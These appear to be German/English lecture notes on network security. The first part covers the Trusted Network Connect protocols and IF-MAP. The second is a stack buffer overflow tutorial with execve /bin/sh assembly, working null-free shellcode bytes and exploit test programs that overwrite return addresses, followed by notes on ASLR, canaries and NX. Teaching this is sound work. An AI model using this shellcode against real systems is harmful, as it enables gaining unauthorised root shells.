
- A Posture Broker Protocol Compatible with Trusted Network Connect
- IETF RFC is compatible with TCG standard [TNC IF-TNCCS 2.0](#)

[RFC 6876](#) PT-TLS, February 2013

- A Posture Transport Protocol over TLS
- Compatible with TCG standard [TNC IF-T for TLS 2.0](#)

[RFC 7171](#) PT-EAP, May 2014

- A Posture Transport Protocol over EAP Tunnel Methods
- Compatible with TCG standard [TNC IF-T for Tunneled EAP Methods 2.0](#)

**Abkürzungen**

PA	Posture Attribute Protocol
PB	Posture Broker Protocol
PT	Posture Transport Protocol

PA Subtypen

0	Testing
1	Operating System (OS)
2	Anti-Virus
3	Anti-Spyware
4	Anti-Malware

- 5 Firewall
- 6 Intrusion Detection and/or Prevention (IDPS) Software
- 7 Virtual Private Network (VPN) Software
- 8 NEA Client Software

PT Protocols

eg. EAP-TLS via 802.1X (Layer 2) or IKEv2 (Layer 3)

Layered TNC Protocol Stack**TNC Measurement Data**

```
[IMV] operating system name is 'Android' from vendor Google
[IMV] operating system version is '4.2.1'
[IMV] device ID is cf5e4cbcc6e6a2db
```

IF-M Measurement Protocol (PA-TNC – RFC 5792)


```
[TNC] handling PB-PA message type 'IETF/Operating System' 0x000000/0x00000001
[IMV] IMV 1 "OS" received message for Connection ID 1 from IMC 1
[TNC] processing PA-TNC message with ID 0xec41c1e0d
[TNC] processing PA-TNC attribute type 'IETF/Product Information' 0x000000/0x00000002
[TNC] processing PA-TNC attribute type 'IETF/String Version' 0x000000/0x00000004
[TNC] processing PA-TNC attribute type 'ITA-HSR/Device ID' 0x00902a/0x00000008
```

IF-TNCCS TNC Client-Server Protocol (PB-TNC – RFC 5793)

```
[TNC] received TNCCS batch (160 bytes) for Connection ID 1
[TNC] PB-TNC state transition from 'Init' to 'Server Working'
[TNC] processing PB-TNC CDATA batch
[TNC] processing PB-Language-Preference message (31 bytes)
[TNC] processing PB-PA message (121 bytes)
[TNC] setting language preference to 'en'
```

IF-T Transport Protocol (PT-EAP – RFC 7171)

```
[NET] received packet: from 152.96.15.29[50871] to 77.56.144.51[4500] (320 bytes)
[ENC] parsed IKE_AUTH request 8 [ EAP/RES/TTLS ]
[IKE] received tunneled EAP-TTLS AVP [EAP/RES/PT]
```




Exchange of PA-TNC Client/Server Batches containing PA-TNC Messages


CDATA	ClientData
SDATA	ServerData
CRETRY	ClientRetry
SRETRY	ServerRetry
RESULT	Result
CLOSE	Close


Metadata Access Point

Traditional Approach – A Network of Silos



New Approach – Centralized MAP Service






Abkürzungen

IF	Interface
IMC	Integrity Measurement Collector
IMV	Integrity Measurement Verifier
M	Measurement
MAP	Metadata Access Point
PDP	Policy Decision Point
PEP	Policy Enforcement Point
PTS	Platform Trust Service
T	Transport
TCG	Trusted Computing Group

TNC	Trusted Network Connect
TNCCS	TNC Client-Server
TPM	Trusted Platform Module
TSS	TCG Software Stack


IF-Map Metadata for Network Security



- Metadata for Industrial Control Systems
- Metadata for Cloud Computing


IF-MAP is a SOAP 1.2 over HTTPS Interface

```
<?xml version="1.0"?>
<env:Envelope
  xmlns:env="http://www.w3.org/2003/05/soap-envelope"
  xmlns:ifmap="http://www.trustedcomputinggroup.org/2010/IFMAP/2"
  xmlns:meta="http://www.trustedcomputinggroup.org/2010/IFMAP-METADATA/2">
  <env:Body>
    <ifmap:publish session-id="222">
      <update>
        <access-request name="111:33"/>
        <device>
          <name>111:4</name>
        </device>
        <metadata>
          <meta:layer2-information ifmap-cardinality="multiValue">
            <vlan>1234</vlan>
            <port>12</port>
          </meta:layer2-information>
        </metadata>
      </update>
    </ifmap:publish>
  </env:Body>
</env:Envelope>
```




Cisco pxGrid Framework

Juniper and Cisco are jointly working on an IETF standard combining IF-MAP and pxGrid, with transport based on XMPP.




Cisco Identity Service Engine (ISE)




Can be integrated with Splunk

Buffer Overflow

Gaining root access via buffer overflows



Virtual process memory organization



Virtual Address Space

Auf einer Intel IA-32 Architektur läuft jeder Process in einem 32 Bit grossen virtuellen Adressraum. Der Adressraum geht von 0x0000000000 bis 0xFFFFFFFF.

Text Segment

Das Text Segment startet auf einem Linux OS bei der Adresse 0x09048000 und beinhaltet den ausführbaren Object Code, welcher durch einen exec Systemaufruf von der Programmdatei geladen wird. Dieses Region ist normalerweise

read-only und ein Schreibversuch endet in einer Verletzung.

Data Segment

Das Data Segment beinhaltet initialisierte globale oder statische Variablen definiert als (static int k = 1). Die Daten werden ebenfalls durch den exec Systemaufruf von der Programmdatei geladen.

BSS Segment

Das BSS Segement (Block Started by Symbol) beinhaltet die nicht initialisierten globalen oder statischen Variablen, wie static int array[512]. Das BSS Segment wird beim exec Systemaufruf mit NULL initialisiert.

Heap

Im Heap sind die dynamisch generierten Datenstrukturen, welche mit malloc im Memory alloziert wurden. Während der Laufzeit eines Prozesses wächst der Heap von kleineren zu grössen Memory Adressen.

Stack

Der User Stack ist dazu da um die dynamisch allozierten lokalen Variablen, welche in Funktionen genutzt werden (to pass zur Funktion oder als Returnwert) zu speichern. Auf einem Linuxsystem beginnt der Stack bei 0xC0000000 und wächst zu kleineren Adressen.

Function calls

Main() → func1() → func2(2)

```

1 void func2(int b)    0x08048384 <func2+0>: push %ebp
2 {                   0x08048385 <func2+1>: mov %esp,%ebp
3     /* do nothing */ 0x08048387 <func2+3>: pop %ebp
4 }                   0x08048388 <func2+4>: ret

5
6 void func1(int a)   0x08048389 <func1+0>: push %ebp
7 {                   0x0804838a <func1+1>: mov %esp,%ebp
8     func2(2);       0x0804838c <func1+3>: sub $0x8,%esp
9 }                   0x0804838f <func1+6>: movl $0x2,(%esp)
10                0x08048396 <func1+13>: call 0x8048384 <func2>
11                0x0804839b <func1+18>: leave
12                0x0804839c <func1+19>: ret

13 int main(int argc,
14           char **argv) 0x0804839d <main+0>: push %ebp
15 {                   0x0804839e <main+1>: mov %esp,%ebp
16                 0x08048390 <main+3>: sub $0x8,%esp
17                 0x08048393 <main+6>: and $0xffffffff0,%esp
18                 0x080483a6 <main+9>: mov $0x0,%eax
19                 0x080483ab <main+14>: sub %eax,%esp
20                 0x080483ad <main+16>: movl $0x1,(%esp)
21                 0x080483b4 <main+23>: call 0x8048389 <func1>
22                 0x080483b9 <main+28>: move $0x0,(%esp)
23 }                   0x080483c0 <main+35>: call 0x80482a4 <_init+56>

IP Instruction Pointer      %eip
SP Stack Pointer            %esp
BP Base or Frame Pointer   %ebp

```

■ Steffen, 22.11.2015, 11-Buffer_Overflows.pptx 4

Stack growth

```
%ebp -> 0xfffff988
0xfffff984
0xfffff980
0xfffff97c
0xfffff978
0xfffff974
0xfffff970
0xfffff96c
0xfffff968
0xfffff964 argv = 0xfffff9b4
0xfffff960 argc = 1
```

Command line arguments
and environment variables

```
0xfffff95c saved %eip = 0xb7ed5627
%ebp -> 0xfffff958 saved %ebp = 0xfffff988
0xfffff954
%esp -> 0xfffff950 a = 1
```

Stack frame of main()

```
0xfffff94c saved %eip = 0x080483b9
%ebp -> 0xfffff948 saved %ebp = 0xfffff958
0xfffff944
%esp -> 0xfffff940 b = 2
```

Stack frame of func1()

```
0xfffff93c saved %eip = 0x0804839b
%ebp -> 0xfffff938 saved %ebp = 0xfffff948
```

Stack frame of func2()

Segmentation fault caused by buffer overflow

```

1 void function(char *str)
2 {
3     char buffer[4];
4
5     strcpy(buffer, str);
6 }
7
8 int main(int argc, char **argv)
9 {
10    if (argc > 1)
11        function(argv[1]);
12    exit(0);
13 }
```

	buffer[4]	saved %ebp	saved %eip
example2 "123"	31 32 33 00		
example2 "1234567"	31 32 33 34	35 36 37 00	
example2 "12345678AAAA"	31 32 33 34	35 36 37 38	41 41 41 41 00

The return address `0x41414141` does not exist and causes a segmentation fault:

→ `strcpy()` is an extremely dangerous command – use `strncpy()` instead!

Beim zweiten Beispiel wird der Frame Pointer überschrieben. Fehler wird aber meist gar nicht erkannt, da dieser nur wenig genutzt wird.


Beim dritten Beispiel wird die Rücksprungadresse überschrieben auf eine Adresse in der Mitte des Adressraums wo nichts ist. Somit ist kein Rücksprung nicht mehr möglich.

Changing the return address

Bei wird der Part mit `x = 1` im Code übersprungen.

```

1 void function(int a)
2 {
3     char buffer[48];
4     int *ret;
5
6     ret = (int *) (buffer + 60);           example3 0 -> 1
7     (*ret) += a;                         example3 7 -> 0
8 }
9
10 int main(int argc, char **argv)
11 {
12     int x;
13
14     x = 0;
15     if (argc > 1)
16         function(atol(argv[1]));          <main+48>: call <function>
17     x = 1;                                <main+53>: movl $0x1,0xfffffff(%ebp)
18     printf("%d/n", x);                   <main+60>: mov 0xfffffff(%ebp),%eax
19     exit(0);
20 }
```



The execve() command

```

1 #include <stdio.h>
2
3 int main()
4 {
5     char *name[2];
6
7     name[0] = "/bin/sh";
8     name[1] = NULL;
9
10    execve(name[0], name, NULL);      int execve(const char *filename,
11                                char *const argv[],           char *const envp[]);
12 }
```

- The `execve()` command takes over the current process.
- The process ID and process ownership is retained.
- The current program is completely replaced by the command defined in `name[0]`.
- In our example `/bin/sh` is started

The assembly code of execve() starting /bin/sh

```

movl  $string_addr,%name[0]
movb  $0x0,$string_addr+$string_len
movl  $0x0,%name[1]
movl  $0xb,%eax
movl  $string_addr,%ebx
leal  %name,%ecx
leal  &%name[1],%edx
int   $0x80
movl  $0x1,%eax
movl  $0x0,%ebx
int   $0x80
/bin/sh string goes here. } execve(string_addr, name, NULL);
} exit(0);
} "/bin/sh";
```

Have the null terminated string `"/bin/sh"` somewhere in memory.

Have the address of the string `"/bin/sh"` somewhere in memory followed by a null long word.

Copy `0xb` into the `%eax` register (`0xb` is the `execve` kernel command).

Copy the address of the string `"/bin/sh"` into the `%ebx` register.

Copy the address of the name struct into the `%ecx` register.

Copy the address of the null long word into the `%edx` register.

Change into **kernel mode** by executing the `int $0x80` instruction.

Copy `0x1` into the `%eax` register (`0x1` is the `exit` kernel command).

Copy `0x0` into the `%ebx` register.

Change into **kernel mode** by executing the `int $0x80` instruction.

Using jmp and call to determine string address

```

int main()
{
    asm(
        "jmp    .jmpaddr"          "\n"
        ".calladdr:"              "\n"
        "popl   %esi"             "\n"
        "movl   %esi,0x8(%esi)"   "\n"
        "movb   $0x0,0x7(%esi)"   "\n"
        "movl   $0x0,0xc(%esi)"   "\n"
        "movl   $0xb,%eax"        "\n"
        "movl   %esi,%ebx"        "\n"
        "leal   0x8(%esi),%ecx"   "\n"
        "leal   0xc(%esi),%edx"   "\n"
        "int    $0x80"             "\n"
        "movl   $0x1,%eax"         "\n"
        "movl   $0x0,%ebx"         "\n"
        "int    $0x80"             "\n"
        ".jmpaddr:"              "\n"
        "call   .calladdr"         "\n"
        ".string \"/bin/sh\""      "\n"
    );
}

```

```

char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46"
"\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3"
"\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00"
"\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68";

```

Problem: `\x00` terminates the string.

Solution: use e.g. the substitution

```

movb $0x0,0x7(%esi) xorl %eax,%eax
movl $0x0,0xc(%esi) movb %eax,0x7(%esi)
                    movl %eax,0xc(%esi)

```

/	b	i	n	/	s	h	\0	string addr	null ptr
				7	8				12

■ Steffen, 22.11.2015, 11-Buffer_Overflows.pptx 11

Null-free shellcode

```

int main()
{
    asm(
        "jmp    .jmpaddr"          "\n"
        ".calladdr:"              "\n"
        "popl   %esi"             "\n"
        "movl   %esi,0x8(%esi)"   "\n"
        "xorl   %eax,%eax"        "\n"
        "movb   $1,0x7(%esi)"     "\n"
        "movl   %eax,0xc(%esi)"   "\n"
        "movb   $0xb,%al"          "\n"
        "movl   %esi,%ebx"        "\n"
        "leal   0x8(%esi),%ecx"   "\n"
        "leal   0xc(%esi),%edx"   "\n"
        "int    $0x80"             "\n"
        "xorl   %ebx,%ebx"        "\n"
        "movl   %ebx,%eax"         "\n"
        "inc    %eax"              "\n"
        "int    $0x80"             "\n"
        ".jmpaddr:"              "\n"
        "call   .calladdr"         "\n"
        ".string \"/bin/sh\""      "\n"
    );
}

```

Size: 46 bytes
including the null termination.

Testing the shellcode


```

1 char shellcode[] =
2   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
4   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
5
6 void function(char *str)
7 {
8     char buffer[48];
9     int*ret;
10
11    strcpy(buffer, str);
12    ret = (int *) (buffer + 60);
13    (*ret) = (int) &buffer;
14    printf("&buffer = 0x%x\n", *ret);
15 }
16
17 int main(int argc, char **argv)
18 {
19     function(shellcode);
20     exit(0);
21 }

```

Problem: What is the start address of the buffer on the stack?

```
1 char shellcode[] =  
2     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
3     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
4     "\x80\xe8\xdc\xff\xff/bin/sh\x90\x90\x90"  
5     "\x90\xf6\xff\xbf\x90\xf6\xff\xbf\x90\xf6\xff\xbf\x90\xf6\xff\xbf";  
6  
7 void function(char *str)  
8 {  
9     char buffer[48];  
10  
11     strcpy(buffer, str);  
12     printf("&buffer = 0x%x\n", (int)buffer); -> 0xbffff690  
13 }  
14  
15 int main(int argc, char **argv)  
16 {  
17     function(shellcode);  
18     exit(0);  
19 }
```



Our first buffer overflow exploit more robust


```
1 void function(char *str)
2 {
3     char buffer[48];
4
5     strcpy(buffer, str);
6     printf("&buffer = 0x%x\n", (int)buffer); -> 0xbffff650
7 }
8
9 int main(int argc, char **argv)
10 {
11     if (argc > 1)
12     {
13         function(argv[1]);
14         printf("arg = %s\n", argv[1]);      example7 "Hi" -> arg = 'Hi'
15     }
16     exit(0);
17 }
```

→ Exploit

Insertion of NOP (No Operation) Codes: **0x90**

- ```
a) example8 0xfffffff8a0 sh:
b) example8 "" 0xfffffff890 sh:
c) example8 "123456789012345" 0xfffffff880 sh:
d) example8 "1234567890123456789012345678901" 0xfffffff870 -
```

The stack grows with the size of the command line arguments.



## Buffer overflow protection

### Address Space Layout Randomization (ASLR)

Dies war ab Windows Vista bzw. Windows Server 2008 verfügbar. Randomisiert die Basis des Ausführbaren Teils und die Position von Bibliotheken, dem Heap und dem Stack in einem Prozessaddressraum.

### Canaries

Bekannte Werte werden zwischen dem Buffer und der "Control Data" auf dem Stack platziert, um einen Buffer Overflow zu monitoren. Terminator canaries bestehen aus NULL Characters, CR oder LF. Sie bieten keinen Schutz gegen einen doppelten Overflow. (zuerst Rückgabeadresse überschreiben und nachher das Canary wiederherstellen).

Zufällige Canaries werden bei den Programminitialisierung generiert und in einer globalen Variablen abgespeichert. Diese kann natürlich gelesen werden, falls die genaue Position der globalen Variable bekannt ist.

Zufällige XOR Canaries sind zufällige canaries ge-xored mit dem Teil „Control data“.


### Executable Space Protection (NX bit)

Markieren von Speicherbereichen als nicht ausführbar. Ein Versuch Machienencode auszuführen wirft eine Exception. Das NX (No-eXecute) bit ist das MSB (Most significant bit) von einem 64 bit Entry in einer Page Table, welche das Physical Address Extension (PAE) Format nutzt.

